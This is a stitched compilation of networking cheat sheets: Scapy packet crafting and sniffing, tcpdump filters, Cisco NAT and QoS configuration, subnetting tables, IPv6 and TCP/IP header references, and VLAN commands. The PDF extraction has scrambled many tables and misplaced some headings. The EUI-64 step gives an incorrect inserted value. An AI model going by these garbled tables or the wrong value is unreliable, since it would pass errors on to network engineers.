DNS name to be resolved at time of transmission

```
>>> IP(dst="example.com")
```

IP network (results in a packet template)

```
>>> IP(dst="192.0.2.0/24")
```

Random addresses with RandIP() and RandMAC()

```
>>> IP(dst=RandIP())
```

```
>>> Ether(dst=RandMAC())
```

Set a range of numbers to be used (template)

```
>>> IP(ttl=(1,30))
```

Random numbers with RandInt() and RandLong()

```
>>> IP(id=RandInt())
```

Sending Packets**send(pkt, inter=0, loop=0, count=1, iface=N)**

```
Send one or more packets at layer three
```

sendp(pkt, inter=0, loop=0, count=1, iface=N)

```
Send one or more packets at layer two
```

sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)

```
Send packets much faster at layer two using tcpreplay
```

```
>>> send(IP(dst="192.0.2.1")/UDP(dport=53))
```

```
.
```

```
Sent 1 packets.
```

```
>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))
```

```
.
```

```
Sent 1 packets.
```

Sending and Receiving Packets**sr(pkt, filter=N, iface=N), srp(...)**

```
Send packets and receive replies
```

sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(...)

```
Send packets and return only the first reply
```

srloop(pkt, timeout=N, count=N), srploop(...)

```
Send packets in a loop and print each reply
```

```
>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3)
```

```
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

```
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

```
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

Sniffing Packets**sniff(count=0, store=1, timeout=N)**

```
Record packets off the wire; returns a list of packets when stopped
```

Capture up to 100 packets (or stop with ctrl-c)

```
>>> pkts=sniff(count=100, iface="eth0")
```

```
>>> pkts
```

```
<Sniffed: TCP:92 UDP:7 ICMP:1 Other:0>
```

Command Line Options

-A	Print frame payload in ASCII	-q	Quick output
-c <count>	Exit after capturing count packets	-r <file>	Read packets from file
-D	List available interfaces	-s <len>	Capture up to len bytes per packet
-e	Print link-level headers	-S	Print absolute TCP sequence numbers
-F <file>	Use file as the filter expression	-t	Don't print timestamps
-G <n>	Rotate the dump file every n seconds	-v[v[v]]	Print more verbose output
-i <iface>	Specifies the capture interface	-w <file>	Write captured packets to file
-K	Don't verify TCP checksums	-x	Print frame payload in hex
-L	List data link types for the interface	-X	Print frame payload in hex and ASCII
-n	Don't convert addresses to names	-y <type>	Specify the data link type
-p	Don't capture in promiscuous mode	-Z <user>	Drop privileges from root to user

Capture Filter Primitives

[src dst] host <host>	Matches a host as the IP source, destination, or either
ether [src dst] host <ehost>	Matches a host as the Ethernet source, destination, or either
gateway host <host>	Matches packets which used host as a gateway
[src dst] net <network>/<len>	Matches packets to or from an endpoint residing in network
[tcp udp] [src dst] port <port>	Matches TCP or UDP packets sent to/from port
[tcp udp] [src dst] portrange <p1>-<p2>	Matches TCP or UDP packets to/from a port in the given range
less <length>	Matches packets less than or equal to length
greater <length>	Matches packets greater than or equal to length
(ether ip ip6) proto <protocol>	Matches an Ethernet, IPv4, or IPv6 protocol
(ether ip) broadcast	Matches Ethernet or IPv4 broadcasts
(ether ip ip6) multicast	Matches Ethernet, IPv4, or IPv6 multicasts
type (mgt ctl data) [subtype <subtype>]	Matches 802.11 frames based on type and optional subtype
vlan [<vlan>]	Matches 802.1Q frames, optionally with a VLAN ID of vlan
mpls [<label>]	Matches MPLS packets, optionally with a label of label
<expr> <relop> <expr>	Matches packets by an arbitrary expression

Protocols			Modifiers	Examples	
arp	ip6	slip	! or not	udp dst port not 53	UDP not bound for port 53
ether	link	tcp	&& or and	host 10.0.0.1 && host 10.0.0.2	Traffic between these hosts
fddi	ppp	tr	or or	tcp dst port 80 or 8080	Packets to either TCP port
icmp	radio	udp			
ip	rarp	wlan			


ICMP Types

TCP Flags		icmp-echo reply	icmp-routeradvertis	icmp-tstamp reply
tcp-urg		icmp-unreach	icmp-router solicit	icmp-ireq
tcp-ack		icmp-sourcequench	icmp-timxceed	icmp-ireq reply
tcp-psh		icmp-redirect	icmp-paramprob	icmp-maskreq
tcp-fin		icmp-echo	icmp-tstamp	icmp-mask reply

NETWORK ADDRESS TRANSLATION

packetlife.net

Example Topology



Address Classification

Inside Local	An actual address assigned to an inside host
Inside Global	An inside address seen from the outside
Outside Global	An actual address assigned to an outside host
Outside Local	An outside address seen from the inside

NAT Boundary Configuration

```
interface FastEthernet0
ip address 10.0.0.1 255.255.0.0
ip nat inside
!
interface FastEthernet1
ip address 174.143.212.1 255.255.252.0
ip nat outside
```

		Perspective	
		Local	Global
Location	Inside	Inside Local	Inside Global
	Outside	Outside Local	Outside Global

Static Source Translation

```
! One line per static translation
ip nat inside source static 10.0.0.19 192.0.2.1
ip nat inside source static 10.0.1.47 192.0.2.2
ip nat outside source static 174.143.212.133 10.0.0.47
ip nat outside source static 174.143.213.240 10.0.2.181
```

Dynamic Source Translation

```
! Create an access list to match inside local addresses
access-list 10 permit 10.0.0.0 0.0.255.255
!
! Create NAT pool of inside global addresses
ip nat pool MyPool 192.0.2.1 192.0.2.254 prefix-length 24
!
! Combine them with a translation rule
ip nat inside source list 10 pool MyPool
!
! Dynamic translations can be combined with static entries
ip nat inside source static 10.0.0.42 192.0.2.42
```

Port Address Translation (PAT)

```
! Static layer four port translations
ip nat inside source static tcp 10.0.0.3 8080 192.0.2.1 80
ip nat inside source static udp 10.0.0.14 53 192.0.2.2 53
ip nat outside source static tcp 174.143.212.4 23 10.0.0.8 23
!
! Dynamic port translation with a pool
ip nat inside source list 11 pool MyPool overload
!
! Dynamic translation with interface overloading
ip nat inside source list 11 interface FastEthernet1 overload
```

Inside Destination Translation

```
! Create a rotary NAT pool
ip nat pool LoadBalServers 10.0.99.200 10.0.99.203 prefix-length 24 type rotary
!
! Enable load balancing across inside hosts for incoming traffic
ip nat inside destination list 12 pool LoadBalServers
```

NAT Pool

A pool of IP addresses to be used as inside global or outside local addresses in translations

Port Address Translation (PAT)

An extension to NAT that translates information at layer four and above, such as TCP and UDP port numbers; dynamic PAT configurations include the **overload** keyword

Extendable Translation

The **extendable** keyword must be appended when multiple overlapping static translations are configured

Special NAT Pool Types

Rotary Used for load balancing

Match-Host Preserves the host portion of the address after translation

Troubleshooting

```
show ip nat translations [verbose]
show ip nat statistics
clear ip nat translations
```

NAT Translations Tuning

```
ip nat translation tcp-timeout <seconds>
ip nat translation udp-timeout <seconds>
ip nat translation max-entries <number>
```

QUALITY OF SERVICE • PART 1

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Quality of Service Models

Best Effort · No QoS policies are implemented

Integrated Services (IntServ)

Resource Reservation Protocol (RSVP) is used to reserve bandwidth per-flow across all nodes in a path

Differentiated Services (DiffServ)

Packets are individually classified and marked; policy decisions are made independently by each node in a path

Layer 2 QoS Markings

Medium	Name	Type
Ethernet	Class of Service (CoS)	3-bit 802.1p field in 802.1Q header
Frame Relay	Discard Eligibility (DE)	1-bit drop eligibility flag
ATM	Cell Loss Priority (CLP)	1-bit drop eligibility flag
MPLS	Traffic Class (TC)	3-bit field compatible with 802.1p

IP QoS Markings


IP Precedence

The first three bits of the IP TOS field; limited to 8 traffic classes

Differentiated Services Code Point (DSCP)

The first six bits of the IP TOS are evaluated to provide more granular classification; backward-compatible with IP Precedence

QoS Flowchart



Terminology

Per-Hop Behavior (PHB)

The individual QoS action performed at each independent DiffServ node

Trust Boundary · Beyond this, inbound QoS markings are not trusted

Tail Drop · Occurs when a packet is dropped because a queue is full

Policing

Imposes an artificial ceiling on the amount of bandwidth that may be consumed; traffic exceeding the policer rate is reclassified or dropped

Shaping

Similar to policing but buffers excess traffic for delayed transmission; makes more efficient use of bandwidth but introduces a delay

TCP Synchronization

Flows adjust TCP window sizes in synch, making inefficient use of a link


DSCP Per-Hop Behaviors

Class Selector (CS) · Backward-compatible with IP Precedence values

Assured Forwarding (AF) · Four classes with variable drop preferences

Expedited Forwarding (EF) · Priority queuing for delay-sensitive traffic

IP Type of Service (TOS)



Precedence/DSCP

	Binary	DSCP	Prec.
56	111000	Reserved	7
48	110000	Reserved	6
46	101110	EF	5
32	100000	CS4	
34	100010	AF41	4
36	100100	AF42	
38	100110	AF43	
24	011000	CS3	
26	011010	AF31	3
28	011100	AF32	
30	011110	AF33	
16	010000	CS2	
18	010010	AF21	2
20	010100	AF22	
22	010110	AF23	
8	001000	CS1	
10	001010	AF11	1
12	001100	AF12	
14	001110	AF13	
0	000000	BE	0

Congestion Avoidance

Random Early Detection (RED)

Packets are randomly dropped before a queue is full to prevent tail drop; mitigates TCP synchronization

Weighted RED (WRED)


RED with the added capability of recognizing prioritized traffic based on its marking

Class-Based WRED (CBWRED)

WRED employed inside a class-based WFQ (CBWFQ) queue


Queuing Comparison						
	FIFO	PQ	CQ	WFQ	CBWFQ	LLQ
Default on Interfaces	>2 Mbps	No	No	<=2 Mbps	No	No
Number of Queues	1	4	Configured	Dynamic	Configured	Configured
Configurable Classes	No	Yes	Yes	No	Yes	Yes
Bandwidth Allocation	Automatic	Automatic	Configured	Automatic	Configured	Configured
Provides for Minimal Delay	No	Yes	No	No	No	Yes
Modern Implementation	Yes	No	No	No	Yes	Yes

First In First Out (FIFO)



- Packets are transmitted in the order they are processed
- No prioritization is provided
- Default queuing method on high-speed (>2 Mbps) interfaces
- Configurable with the **tx-ring-limit** interface config command

Custom Queuing (CQ)




- Rotates through queues using Weighted Round Robin (WRR)
- Processes a configurable number of bytes from each queue per turn
- Prevents queue starvation but does not provide for delay-sensitive traffic

Class-Based WFQ (CBWFQ)




- WFQ with administratively configured queues
- Each queue is allocated an amount/percentage of bandwidth
- No support for delay-sensitive traffic

Priority Queuing (PQ)




- Provides four static queues which cannot be reconfigured
- Higher-priority queues are always emptied before lower-priority queues
- Lower-priority queues are at risk of bandwidth starvation

Weighted Fair Queuing (WFQ)



- Queues are dynamically created per flow to ensure fair processing
- Statistically drops packets from aggressive flows more often
- No support for delay-sensitive traffic

Low Latency Queuing (LLQ)



- CBWFQ with the addition of a policed strict-priority queue
- Highly configurable while still supporting delay-sensitive traffic

LLQ Config Example

```
Class Definitions
! Match packets by DSCP value
class-map match-all Voice
  match dscp ef
!
class-map match-all Call-Signaling
  match dscp cs3
!
class-map match-any Critical-Apps
  match dscp af21 af22
!
! Match packets by access list
class-map match-all Scavenger
  match access-group name Other
```

Policy Creation

```
policy-map Foo
  class Voice
    ! Priority queue policed to 33%
    priority percent 33
  class Call-Signaling
    ! Allocate 5% of bandwidth
    bandwidth percent 5
  class Critical-Apps
    bandwidth percent 20
    ! Extend queue size to 96 packets
    queue-limit 96
  class Scavenger
    ! Police to 64 kbps
    police cir 64000
      conform-action transmit
      exceed-action drop
  class class-default
    ! Enable WFQ
    fair-queue
    ! Enable WRED
    random-detect
```

```
interface Serial0  Policy Application
  ! Apply the policy in or out
  service-policy output Foo
```

LLQ Config Example

```
show policy-map [interface]
Show interface
show queue <interface>
Show mls qos
```

IPv4 SUBNETTING

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
Subnets				Decimal to Binary			
CIDR	Subnet Mask	Addresses	Wildcard	Subnet Mask		Wildcard	
/32	255.255.255.255	1	0.0.0.0	255	1111 1111	0 0000 0000	
/31	255.255.255.254	2	0.0.0.1	254	1111 1110	1 0000 0001	
/30	255.255.255.252	4	0.0.0.3	252	1111 1100	3 0000 0011	
/29	255.255.255.248	8	0.0.0.7	248	1111 1000	7 0000 0111	
/28	255.255.255.240	16	0.0.0.15	240	1111 0000	15 0000 1111	
/27	255.255.255.224	32	0.0.0.31	224	1110 0000	31 0001 1111	
/26	255.255.255.192	64	0.0.0.63	192	1100 0000	63 0011 1111	
/25	255.255.255.128	128	0.0.0.127	128	1000 0000	127 0111 1111	
/24	255.255.255.0	256	0.0.0.255	0	0000 0000	255 1111 1111	
/23	255.255.254.0	512	0.0.1.255	Subnet Proportion			
/22	255.255.252.0	1,024	0.0.3.255				
/21	255.255.248.0	2,048	0.0.7.255				
/20	255.255.240.0	4,096	0.0.15.255				
/19	255.255.224.0	8,192	0.0.31.255				
/18	255.255.192.0	16,384	0.0.63.255				
/17	255.255.128.0	32,768	0.0.127.255				
/16	255.255.0.0	65,536	0.0.255.255				
/15	255.254.0.0	131,072	0.1.255.255				
/14	255.252.0.0	262,144	0.3.255.255				
/13	255.248.0.0	524,288	0.7.255.255				
/12	255.240.0.0	1,048,576	0.15.255.255				
/11	255.224.0.0	2,097,152	0.31.255.255	Classful Ranges			
/10	255.192.0.0	4,194,304	0.63.255.255	A	0.0.0.0 – 127.255.255.255		
/9	255.128.0.0	8,388,608	0.127.255.255	B	128.0.0.0 - 191.255.255.255		
/8	255.0.0.0	16,777,216	0.255.255.255	C	192.0.0.0 - 223.255.255.255		
/7	254.0.0.0	33,554,432	1.255.255.255	D	224.0.0.0 - 239.255.255.255		
/6	252.0.0.0	67,108,864	3.255.255.255	E	240.0.0.0 - 255.255.255.255		
/5	248.0.0.0	134,217,728	7.255.255.255	Reserved Ranges			
/4	240.0.0.0	268,435,456	15.255.255.255	RFC 1918	10.0.0.0 - 10.255.255.255		
/3	224.0.0.0	536,870,912	31.255.255.255	localhost	127.0.0.0 - 127.255.255.255		
/2	192.0.0.0	1,073,741,824	63.255.255.255	RFC 1918	172.16.0.0 - 172.31.255.255		
/1	128.0.0.0	2,147,483,648	127.255.255.255	RFC 1918	192.168.0.0 - 192.168.255.255		
/0	0.0.0.0	4,294,967,296	255.255.255.255	Terminology			


CIDR

Classless interdomain routing was developed to provide more granularity than legacy classful addressing; CIDR notation is expressed as /XX

VLSM

Variable-length subnet masks are an arbitrary length between 0 and 32 bits; CIDR relies on VLSMs to define routes




**Version** (4 bits) · Always set to 6**Traffic Class** (8 bits) · A DSCP value for QoS**Flow Label** (20 bits) · Identifies unique flows (optional)**Payload Length** (16 bits) · Length of the payload in bytes**Next Header** (8 bits) · Header or protocol which follows**Hop Limit** (8 bits) · Similar to IPv4's time to live field**Source Address** (128 bits) · Source IP address**Destination Address** (128 bits) · Destination IP address**Address Types****Unicast** · One-to-one communication**Multicast** · One-to-many communication**Anycast** · An address configured in multiple locations**Multicast Scopes****1 Interface-local****2 Link-local****4 Admin-local****5 Site-local****8 Org-local****E Global****Special-Use Ranges****::/0** Default route**::/128** Unspecified**::1/128** Loopback**::/96** IPv4-compatible***::FFFF:0:0/96** IPv4-mapped**2001::/32** Teredo**2001:DB8::/32** Documentation**2002::/16** 6to4**FC00::/7** Unique local**FE80::/10** Link-local unicast**FEC0::/10** Site-local unicast***FF00::/8** Multicast

* Deprecated

Address Notation

- Eliminate leading zeros from all two-byte sets
- Replace up to one string of consecutive zeros with a double-colon (::)

Address Formats**Global unicast****Link-local unicast****Multicast****EUI-64 Formation**

- Insert 0xffffe between the two halves of the MAC
- Flip the seventh bit (universal/local flag) to 1

Extension Headers**Hop-by-hop Options (0)**

Carries additional information which must be examined by every router in the path

Routing (43)

Provides source routing functionality

Fragment (44)

Included when a packet has been fragmented by its source

Encapsulating Security Payload (50)

Provides payload encryption (IPsec)

Authentication Header (51)

Provides packet authentication (IPsec)

Destination Options (60)

Carries additional information which pertains only to the recipient

Transition Mechanisms**Dual Stack**

Transporting IPv4 and IPv6 across an infrastructure simultaneously

Tunneling

IPv6 traffic is encapsulated into IPv4 using IPv6-in-IP, UDP (Teredo), or Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)

Translation

Stateless IP/ICMP Translation (SIIT) translates IP header fields, NAT Protocol Translation (NAT-PT) maps between IPv6 and IPv4 addresses

UDP Header	
<i>Bit Number</i>	
1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 3	3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1	
Source Port	Destination Port
Length	Checksum
UDP Header Information	
Common UDP Well-Known Server Ports	
7 echo	138 netbios-dgm
19 chargen	161 snmp
37 time	162 snmp-trap
53 domain	500 isakmp
67 bootps (DHCP)	514 syslog
68 bootpc (DHCP)	520 rip
69 tftp	33434 traceroute
137 netbios-ns	
Length	(Number of bytes in entire datagram including header; minimum value = 8)
Checksum	(Covers pseudo-header and entire UDP datagram)

ARP	
<i>Bit Number</i>	
1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 3	3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1	
Hardware Address Type	
H/w Addr Len	Protocol Address Type
Source Hardware Address	
Source Hardware Addr (cont.)	Source Protocol Address
Source Protocol Addr (cont.)	Target Hardware Address
Target Hardware Address (cont.)	
Target Protocol Address	
ARP Parameters (for Ethernet and IPv4)	
Hardware Address Type	
1 Ethernet	
6 IEEE 802 LAN	
Protocol Address Type	
2048 IPv4 (0x0800)	
Hardware Address Length	
6 for Ethernet/IEEE 802	
Protocol Address Length	
4 for IPv4	
Operation	
1 Request	
2 Reply	



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TCP/IP and tcpdump

Version July-2010

POCKET REFERENCE GUIDE

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COURSES & GIAC CERTIFICATIONS

FOR558 Network Forensics

MGT512 SANS Security Leadership Essentials For Managers with Knowledge Compression™ GSLC

SEC401 SANS Security Essentials Bootcamp Style GSEC

SEC502 Perimeter Protection In-Depth GCFW

SEC503 Intrusion Detection In-Depth GCIA

SEC556 Comprehensive Packet Analysis

SEC560 Network Penetration Testing & Ethical Hacking GPEN

tcpdump Usage

```
tcpdump [-aenStvx] [-F file]
[-i int] [-r file] [-s snaplen]
[-w file] ['filter_expression']

-e Display data link header.
-F Filter expression in file.
-i Listen on int interface.
-n Don't resolve IP addresses.
-r Read packets from file.
-s Get snaplen bytes from each packet.
-S Use absolute TCP sequence numbers.
-t Don't print timestamp.
-v Verbose mode.
-w Write packets to file.
-x Display in hex.
-X Display in hex and ASCII.
```

Acronyms

AH	Authentication Header (RFC 2402)
ARP	Address Resolution Protocol (RFC 826)
BGP	Border Gateway Protocol (RFC 1771)
CWR	Congestion Window Reduced (RFC 2481)
DF	Don't Fragment bit (IP)
DHCP	Dynamic Host Configuration Protocol (RFC 2131)
DNS	Domain Name System (RFC 1035)
ECN	Explicit Congestion Notification (RFC 3168)
EIGRP	Extended IGRP (Cisco)
ESP	Encapsulating Security Payload (RFC 2406)
FTP	File Transfer Protocol (RFC 959)
GRE	Generic Routing Encapsulation (RFC 2784)
HTTP	Hypertext Transfer Protocol (RFC 1945)
ICMP	Internet Control Message Protocol (RFC 792)
IGMP	Internet Group Management Protocol (RFC 2236)
IGRP	Interior Gateway Routing Protocol (Cisco)
IMAP	Internet Message Access Protocol (RFC 2060)
IP	Internet Protocol (RFC 791)
ISAKMP	Internet Security Association & Key Management Protocol (RFC 2408)
L2TP	Layer 2 Tunneling Protocol (RFC 2661)
NNTP	Network News Transfer Protocol (RFC 977)
OSPF	Open Shortest Path First (RFC 1583)
POP3	Post Office Protocol v3 (RFC 1460)
RFC	Request for Comments
RIP	Routing Information Protocol (RFC 2453)
LDAP	Lightweight Directory Access Protocol (RFC 2251)
SKIP	Simple Key-Management for Internet Protocols
SMTP	Simple Mail Transfer Protocol (RFC 821)
SNMP	Simple Network Management Protocol (RFC 1157)
SSH	Secure Shell
SSL	Secure Sockets Layer (Netscape)
TCP	Transmission Control Protocol (RFC 793)
TFTP	Trivial File Transfer Protocol (RFC 1350)
TOS	Type of Service field (IP)
UDP	User Datagram Protocol (RFC 768)

All RFCs can be found at <http://www.rfc-editor.org>

ICMP

Bit Number

1	1	1	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	2	3	3
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0

Type	Code	Checksum
Other message-specific information...		

Type Name/Codes (Code=0 unless otherwise specified)


- 0 Echo Reply
- 3 Destination Unreachable
 - 0 Net Unreachable
 - 1 Host Unreachable
 - 2 Protocol Unreachable
 - 3 Port Unreachable
 - 4 Fragmentation Needed & DF Set
 - 5 Source Route Failed
 - 6 Destination Network Unknown
 - 7 Destination Host Unknown
 - 8 Source Host Isolated
 - 9 Network Administratively Prohibited
 - 10 Host Administratively Prohibited
 - 11 Network Unreachable for TOS
 - 12 Host Unreachable for TOS
 - 13 Communication Administratively Prohibited
- 4 Source Quench
- 5 Redirect
 - 0 Redirect Datagram for the Network
 - 1 Redirect Datagram for the Host
 - 2 Redirect Datagram for the TOS & Network
 - 3 Redirect Datagram for the TOS & Host
- 8 Echo
- 9 Router Advertisement
- 10 Router Selection
- 11 Time Exceeded
 - 0 Time to Live exceeded in Transit
 - 1 Fragment Reassembly Time Exceeded
- 12 Parameter Problem
 - 0 Pointer indicates the error
 - 1 Missing a Required Option
 - 2 Bad Length
- 13 Timestamp
- 14 Timestamp Reply
- 15 Information Request
- 16 Information Reply
- 17 Address Mask Request
- 18 Address Mask Reply
- 30 Traceroute

PING (Echo/Echo Reply)	
<i>Bit Number</i>	
1 1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 3 3	
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1	Type (8 or 0) Code (0) Checksum
Identifier	Sequence Number
Data...	

IP Header																				
Bit Number																				
1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 3																				
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0
Version	IHL	Type of Service	Total Length																	
Identification		Flags	Fragment Offset																	
Time to Live	Protocol	Header Checksum																		
Source Address																				
Destination Address																				
Options (optional)																				
IP Header Contents																				
Version																				
4	IP version 4																			
Internet Header Length																				
Number of 32-bit words in IP header; minimum value = 5 (20 bytes) & maximum value = 15 (60 bytes)																				
Type of Service (PreDTRCx)																				
--> Differentiated Services																				
Precedence (000-111)	000																			
D (1 = minimize delay)	0																			
T (1 = maximize throughout)	0																			
R (1 = maximize reliability)	0																			
C (1 = minimize cost)	1 = ECN capable																			
x (reserved and set to 0)	1 = congestion experien																			
Total Length																				
Number of bytes in packet; maximum length = 65,535																				
Flags (xDM)																				
x (reserved and set to 0)																				
D (1 = Don't Fragment)																				
M (1 = More Fragments)																				
Fragment Offset																				
Position of this fragment in the original datagram, in units of 8 bytes																				
Protocol																				
1 ICMP	17 UDP	57 SKIP																		
2 IGMP	47 GRE	88 EIGRP																		
6 TCP	50 ESP	89 OSPF																		
9 IGRP	51 AH	115 L2TP																		
Header Checksum																				
Covers IP header only																				
Addressing																				
NET_ID	RFC 1918 PRIVATE ADDRESSES																			
0-127 Class A	10.0.0.0-10.255.255.255																			
128-191 Class B	172.16.0.0-172.31.255.255																			
192-223 Class C	192.168.0.0-192.168.255.255																			
224-239 Class D (multicast)																				
240-255 Class E (experimental)																				
HOST_ID	0 Network value; broadcast (old)																			
255 Broadcast																				
Options (0-40 bytes; padded to 4-byte boundary)																				
0 End of Options list	68 Timestamp																			
1 No operation (pad)	131 Loose source route																			
7 Record route	137 Strict source route																			

TCP Header					
Bit Number					
0 1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 3 3 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1					
Source Port		Destination Port			
Sequence Number					
Acknowledgment Number					
Offset (Header Length)	Reserved	Flags	Window		
Checksum		Urgent Pointer			
Options (optional)					
TCP Header Contents					
Common TCP Well-Known Server Ports					
7 echo		110 pop3			
19 chargen		111 sunrpc			
20 ftp-data		119 nntp			
21 ftp-control		139 netbios-ssn			
22 ssh		143 imap			
23 telnet		179 bgp			
25 smtp		389 ldap			
53 domain		443 https (ssl)			
79 finger		445 microsoft-ds			
80 http		1080 socks			
Offset					
Number of 32-bit words in TCP header; minimum value = 5					
Reserved					
4 bits; set to 0					
Flags (CEUAPRSF)					
ECN bits (used when ECN employed; else 00)					
CWR (1 = sender has cut congestion window in half)					
ECN-Echo (1 = receiver cuts congestion window in half)					
U (1 = Consult urgent pointer, notify server application of urgent data)					
A (1 = Consult acknowledgement field)					
P (1 = Push data)					
R (1 = Reset connection)					
S (1 = Synchronize sequence numbers)					
F (1 = no more data; Finish connection)					
Checksum					
Covers pseudoheader and entire TCP segment					
Urgent Pointer					
Offset pointer to urgent data					
Options					
0 End of Options list		3 Window scale			
1 No operation (pad)		4 Selective ACK ok			
2 Maximum segment size		8 Timestamp			

Trunk Encapsulation



VLAN Creation

```
Switch(config)# vlan 100
Switch(config-vlan)# name Engineering
```

Access Port Configuration

```
Switch(config-if)# switchport mode access
Switch(config-if)# switchport nonegotiate
Switch(config-if)# switchport access vlan 100
Switch(config-if)# switchport voice vlan 150
```

Trunk Port Configuration

```
Switch(config-if)# switchport mode trunk
Switch(config-if)# switchport trunk encapsulation dot1q
Switch(config-if)# switchport trunk allowed vlan 10,20-30
